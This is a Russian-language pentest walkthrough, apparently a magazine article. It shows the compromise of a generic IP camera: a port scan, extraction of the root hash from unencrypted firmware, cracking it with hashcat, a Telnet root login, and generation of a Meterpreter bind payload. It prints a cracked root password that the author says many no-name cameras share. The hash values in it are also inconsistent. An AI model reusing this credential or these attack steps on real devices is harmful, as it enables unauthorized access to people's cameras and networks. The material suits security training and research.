
Сканируем порты и видим, что нам доступен Telnet.



```
Not shown: 678 filtered tcp ports (no-response), 313 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    open  telnet
80/tcp    open  http
554/tcp   open  rtsp
1720/tcp  open  h323q931
1935/tcp  open  rtmp
6000/tcp  open  X11
8000/tcp  open  http-alt
49152/tcp open  unknown
```

Результат сканирования портов

Недолго думая, пробуем подключиться к нему с логином и паролем от веб-интерфейса. У нас ничего не выходит. Не сдаемся и идем в Google. Производитель пишет, что Telnet нужен только разработчикам, а обычным пользователям там делать нечего, и никаких паролей в открытом доступе нет. Можно было бы отступить, но пентестер — это не обычный пользователь. Я скачал прошивку с сайта производителя и решил в ней покопаться.




IPCAM_BV_EW2_15_N_V4

File Name ↓	File Size ↓	Date ↓
Parent directory/	-	-
Archive	-	April 28, 2021
1.IPCAM_BV_EW2_15_N_V4.02.04.190919(OVF DANA WDR MSCOP SOFTAP NFS DH).fm	4.6 MiB	July 5, 2020
2.IPCAM_BV_EW2_15_N_V4.02.04.190919.rootfs	3.1 MiB	July 5, 2020

NAG File Server

Скачиваем прошивку камеры с сайта производителя

Пробуем открыть прошивку обычным архиватором вроде 7-Zip. И у нас получается! Удивительно, но прошивка никак не защищена, не зашифрована и не использует внутри свою замороченную файловую систему. Все просто и доступно.




[redacted]PCAM_BV_EW2_15_N_V4.02.04.190919.rootfs\etc\

Имя	Размер	Сжатый	Изменен	Режим	User ID	Group ID
dhcp	1 090	16	2019-04-11 14:01	drwxr-xr-x	1000	0
init.d	4 202	0	2019-04-11 13:58	drwxr-xr-x	1000	0
udev	13 411	0	2019-04-11 13:58	drwxr-xr-x	1000	0
Wireless	1 643	19 881	2019-04-11 14:00	drwxr-xr-x	1000	0
fs-version	30	0	2019-04-11 13:58	-rwxr-xr-x	1000	0
fstab	126	0	2019-04-11 13:58	-rwxr-xr-x	1000	0
fw_env.config	419	0	2019-04-11 13:58	-rwxr-xr-x	1000	0
group	9	0	2019-04-11 13:58	-rwxr-xr-x	1000	0
inittab	3 422	0	2019-04-11 13:58	-rwxr-xr-x	1000	0
mtab	101	0	2019-04-11 13:58	-rwxr-xr-x	1000	0
passwd	130	0	2019-04-11 13:58	-rwxr-xr-x	1000	0
passwd-	63	0	2019-04-11 13:58	-rwxr-xr-x	1000	0
ppp	8	8	2019-04-11 13:58	lrwxrwxrwx	1000	0
profile	512	0	2019-04-11 13:58	-rwxr-xr-x	1000	0
protocols	2 478	0	2019-04-11 13:58	-rwxr-xr-x	1000	0
resolv.conf	16	16	2019-04-11 13:58	lrwxrwxrwx	1000	0
services	15 958	0	2019-04-11 13:58	-rwxr-xr-x	1000	0
TZ	7	7	2019-04-11 13:58	lrwxrwxrwx	1000	0

Обнаружение в прошивке файла /etc/passwd

Мы получили доступ к файловой системе rootfs. В ней есть директория `/etc`, а там файлик `passwd`. Открываем его и видим хеш от учетки `root`.



[redacted]PCAM_BV_EW2_15_N_V4.02.04.190919.rootfs\etc\


Имя	Размер	Сжатый	Изменен	Режим	User ID	Group ID	Папок
dhcp	1 090	16	2019-04-11 14:01	drwxr-xr-x	1000	0	0
init.d	4 202	0	2019-04-11 13:58	drwxr-xr-x	1000	0	0
udev	13 411	0	2019-04-11 13:58	drwxr-xr-x	1000	0	1
Wireless	1 643	19 881	2019-04-11 14:00	drwxr-xr-x	1000	0	1
fs-version	30						
fstab	126						
fw_env.config	419						
group	9						
inittab	3 422						
mtab	101						
passwd	130						
passwd-	63						
ppp	8						
profile	512						
protocols	2 478						
resolv.conf	16						
services	15 958						
TZ	7						

passwd – Блокнот

```
root:$1$qFa2kf[redacted]:root:/home:/bin/sh
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
```

Хеш пароля в файле passwd


Комментарии излишни!



Естественно, пробуем брутить этот хеш. Прошивка старенькая — 2019 года, вероятность сбрутить такой хеш достаточно большая. Забегая вперед, скажу, что все получится.

Брутим при помощи hashcat:

```
hashcat -a 0 -m 500 '$1$ct81jPGd$V4mhTmjAOkTwNhnFsIrmt1' /usr/share/
wordlists/rockyou.txt
```




```
$1$e5yXFbpa$MypgonIKwsqJs8jfp4cqN.:wabjtam

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 500 (md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5))
Hash.Target......: $1$e5yXFbpa$MypgonIKwsqJs8jfp4cqN.
Time.Started.....: Tue May 21 11:54:05 2024 (0 secs)
Time.Estimated...: Tue May 21 11:54:05 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (wordlists)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      125 H/s (0.10ms) @ Accel:64 Loops:500 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1/1 (100.00%)
Rejected.........: 0/1 (0.00%)
Restore.Point....: 0/1 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:500-1000
Candidate.Engine.: Device Generator
Candidates.#1....: wabjtam -> wabjtam
Hardware.Mon.#1..: Util:  3%

Started: Tue May 21 11:54:03 2024
Stopped: Tue May 21 11:54:07 2024
```

Успешно подбираем пароль по словарю

INFO

Мне стало интересно, что за камеру я встретил, и, поискав по паролю, я нашел занятную статью на «Хабрахабре». Как оказалось, это камеры китайского завода Brovotech, где закупаются многие производители. Если при пентесте встретишь noname-камеру, возможно, тебе подойдет тот же пароль.

Попробуем подключиться к Telnet с помощью пароля, который только что сбрутили.



```
Escape character is '^]'.

(none) login: root
Password:
Welcome to HiLinux.
~ # ls /bin
ash       date      egrep     gzip      iprule    ls        mv        ping6     sed       touch     usleep
busybox   deluser   false     ip        iptunnel  mkdir     netstat   printenv  sh        true      vi
cat       df        fgrep     ipaddr    kill      mknod     nice      ps        sleep     udevadm
chmod     dmesg     getopt    iplink    ln        mktemp    pidof     pwd       sync      udevd
cp        echo      grep      iproute   login     mount     ping      rm        tar       umount
~ #
```


Успешное подключение к Telnet

Мы смогли подключиться к камере и получить полноценный шелл. Но Telnet, может быть, и хорош, но он «из коробки» не дает возможности проксировать трафик, как это делает SSH. Поэтому нам понадобится какое-то дополнительное средство, например SOCKS-прокси или C2.

Попробуем самый простой и распространенный вариант C2 — Metasploit с нагрузкой Meterpreter. Антивирусов на камерах я пока ни разу не встречал, поэтому можно не стесняться.

Генерируем нагрузку:

```
msfvenom -p linux/armle/meterpreter/bind_tcp -f elf -o bind
```



```
└─$ msfvenom -p linux/armle/meterpreter/bind_tcp -f elf -o bind
[-] No platform was selected, choosing Msf::Module::Platform::Linux from
[-] No arch selected, selecting arch: armle from the payload
No encoder specified, outputting raw payload
Payload size: 232 bytes
Final size of elf file: 316 bytes
Saved as: bind
```

